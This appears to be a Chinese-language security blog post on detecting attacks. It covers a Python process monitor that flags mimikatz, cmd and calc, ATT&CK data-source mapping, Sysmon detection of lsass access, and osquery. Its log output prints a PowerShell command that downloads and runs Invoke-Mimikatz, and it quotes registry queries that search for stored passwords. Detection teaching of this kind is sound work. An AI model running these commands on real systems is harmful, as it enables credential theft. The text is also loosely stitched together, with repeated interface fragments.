1454 CommandLine=wmic /output:proc.txt process get caption,CreationDate,commandline /value ↓
1455 CreationDate=20190927135130.366467+480↓
```

xx.txt
.txt
00.txt
888.txt
pt_download.py
alc.py
ookie.txt
eal_mon_report.py
eal_xslx.py
et_sqlinject_demo.py
ict.py
ownload.py
z7.2.py
ash.txt
k.txt

proc

```
22 print "【!】检测到攻击事件："+Attack_list[j][1]
23
24
25 White_list=['WMIC.exe','dllhost.exe']
26
27 Attack_list=[('minikatz','使用密码窃取工具'),('calc.exe','调用计算器'),('cmd.exe','调用cmd程序')]
28
29 while True:
30     I=Get_info()
31     for i in range(len(I)):
32         if I[i][2] > TIME:
33             TIME=I[i][2]
34             if I[i][0] not in White_list:
35                 print "进程："+I[i][0]+"--命令行："+I[i][1]
36                 Check(I[i][1])
```

进程: SearchProtocolHost.exe--命令行: "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe36_ Global\UsGthrCtrlFltPipeMssGthrPipe36 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"

进程: SearchFilterHost.exe--命令行: "C:\Windows\system32\SearchFilterHost.exe" 0 528 532 540 65536 536

进程: python.exe--命令行: C:\Python27\python.exe D:/Safedog/PycharmProjects/untitled/proc.py

进程: conhost.exe--命令行: \??\C:\Windows\system32\conhost.exe "1809568811-1134101299-16749546981665080687-817214799-2058426864-1136800896875218194"

进程: postgres.exe--命令行:

进程: postgres.exe--命令行: "C:/Program Files (x86)/Acunetix 11/pg/bin/postgres.exe" "--forkbackend" "1404"

进程: wvsc.exe--命令行:

进程: postgres.exe--命令行: "C:/Program Files (x86)/Acunetix 11/pg/bin/postgres.exe" "--forkbackend" "1424"

进程: calc.exe--命令行: "C:\Windows\system32\calc.exe"

【!】检测到攻击事件: 调用计算器

进程: cmd.exe--命令行: "C:\Windows\system32\cmd.exe"

【!】检测到攻击事件: 调用cmd程序

进程: conhost.exe--命令行: \??\C:\Windows\system32\conhost.exe "75904769-53533465950783531-273423085-61604067-139137501314041784401058182995"

进程: powershell.exe--命令行: powershell.exe -ep bypass -c IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1");
Invoke-mimikatz

【!】检测到攻击事件: 使用密码窃取工具

进程: audiodg.exe--命令行:

Credentials in Registry

The Windows Registry stores configuration information that can be used by the system or other programs. Adversaries may query the Registry looking for credentials and passwords that have been stored for use by other programs or services. Sometimes these credentials are used for automatic logons.

Example commands to find Registry keys related to password information:^[1]

- Local Machine Hive: `reg query HKLM /f password /t REG_SZ /s`
- Current User Hive: `reg query HKCU /f password /t REG_SZ /s`

ID: T1214

Tactic: Credential Access

Platform: Windows

Permissions Required: User, Administrator


Data Sources: Windows Registry, Process command-line parameters, Process monitoring

当确定要在检测方案中实施相关检测技术时，需要确保有适当的数据源来实施针对该技术的检测方案。如下图所示，对于图片中的“注册表中的凭据”，数据源包括“Windows注册表”、“Process命令行参数”和“进程监视”。有一些检测候选方案需要一定的数据源要求，每个技术的步骤都有与之相关的数据源。例如T1214：


	subsets_count
subsets_name	
process command-line parameters,process monitoring	78
file monitoring,process monitoring	68
file monitoring,process command-line parameters	44
file monitoring,process command-line parameters,process monitoring	37
process monitoring,process use of network	32
api monitoring,process monitoring	30
process monitoring,windows registry	27
packet capture,process use of network	20
packet capture,process monitoring	19
netflow/enclave netflow,process monitoring	18
packet capture,process monitoring,process use of network	16
netflow/enclave netflow,packet capture	16
netflow/enclave netflow,process use of network	16
process monitoring,windows event logs	15
network protocol analysis,process use of network	15

通过事件CreateRemoteThread和ProcessAccess可以记录特殊操作，如dump hash和线程注入等。下面用mimikatz来演示。

运行了mimikatz抓hash之后，默认在"Applications and Services Logs/Microsoft/Windows/Sysmon/Operational"里能找到日志记录。




记录下来mimikatz访问了进程lsass.exe，属于进程访问事件。那么从哪里能看出来是进行了dump hash操作呢，关键的一点就是 GrantedAccess的值为0x143A，表示mimikatz对lsass拥有包括写进程内存和读进程内存的权限，这样就能获取到用户口令。而一般的进程访问只需要0x1400，也就是只有进程查询权限，这里mimikatz明显有恶意行为。




ATT&CK命名的几乎每个高级数据源都包含子数据源（该数据源的不同形式）。重要的是要了解，可以访问哪些数据源以及这些子数据源提供哪些内容。仅找到其中一项子数据源是远远不够的。需要了解自己还缺少哪些内容，才能弥合自身在检测功能方面的差距。

实施不同的相关技术检测方案，例如通过Mimikatz或Rubeus进行哈希传递时，可以分析哪些技术与自身组织更相关，从而减少检测特定技术所需的子数据源数量。例如，有66种不同的技术都需要文件和进程监视数据源。

但是，企业相关技术可能只需要子数据源的一个子集。





Mimikatz数据映射——哈希传递——T1075

以上使用Mimikatz来执行和检测一种技术（哈希传递）




图10：信息存储库模型

数据整合工作量非常大，这个过程可以选择一些开源工具辅助进行，例如Osquery等。Osquery可以收集环境中各主机的信息，并将数据聚合到表格中。可以使用类似SQL的查询来访问表格中的数据并编写检测方案。

此外，Osquery可以创建查询集合，映射到ATT&CK中的目标TTP，进行威胁捕获。安全人员可以即时创建和执行在线实时查询。有些查询可以识别网络攻击者，这些查询可以集成到态势中来。

Sysmon View Data Model

naden@nosecurecode.com

- Sysmon Events
- Parsed data fields (IPs, Hashes, Registry Keys, etc.)
- Entity used to reference all events in one table

ProcessGUID field represents the unique identifier reported by Sysmon and used to describe a run-session. It is reported by all events except the *DriveLoaded* event.

The *AllEvents* table references this field too as *CorrelationGUID*. check the sample queries later to see how to build a timeline for Sysmon events using this data field.

All events tables contain a reference to the source device and the new *RuleName* introduced in Sysmon version 8.0. The events hashes are also parsed into separate fields (MD5, SHA1 and SHA256).


AllEvents: This is a relational data model, referencing all events types requires a special entity that can group those events with common attributes (for example, in Sysmon View, this table is used to build a timeline of events). The *FID* field is used to track back to the original event (for example, to retrieve the original event details).

Primary Key

Foreign Key

Those entities were meant to separate the various IOCs, still, using the *FID* field, they can be tracked back to their reported event, check the following *Sample Queries*

AllImageExes is used to aggregate binaries from all related Sysmon events, this table is for search and



Show images associated with any of the following selected events

Display Images associated with

dwm.exe

dxgiadaptercache.exe

explorer.exe

find.exe

find_java64.exe

firefox.exe

fontdrvhost.exe

fsutil.exe

git.exe

Image Path

C:\Users\Public\Documents\Embarcadero\Studio

Sessions

{6FEAF011-C97D-5AFF-0000-00102CD90701}

{6FEAF011-C97F-5AFF-0000-0010282E0801}

{6FEAF011-E9CD-5AFF-0000-00109EEF5902}

{6FEAF011-EA34-5AFF-0000-0010D4305D02}

{6FEAF011-EA40-5AFF-0000-001054635D02}


{6FEAF011-ECC7-5AFF-0000-00100F719A02}

{6FEAF011-ECC8-5AFF-0000-0010ED789A02}

{6FEAF011-EE2B-5AFF-0000-001031744800}

{6FEAF011-EE2C-5AFF-0000-00100B864800}

{6FEAF011-EB8E-5AFF-0000-00104E207100}



Show images associated with any of the following selected events

Display Images associated with

dwm.exe

dxgiadaptercache.exe

explorer.exe

find.exe

find_java64.exe

firefox.exe

fontdrvhost.exe

fsutil.exe

git.exe

Image Path

C:\Users\Public\Documents\Embarcadero\Studio

Sessions

{6FEAF011-C97D-5AFF-0000-00102CD90701}

{6FEAF011-C97F-5AFF-0000-0010282E0801}

{6FEAF011-E9CD-5AFF-0000-00109EEF5902}

{6FEAF011-EA34-5AFF-0000-0010D4305D02}

{6FEAF011-EA40-5AFF-0000-001054635D02}

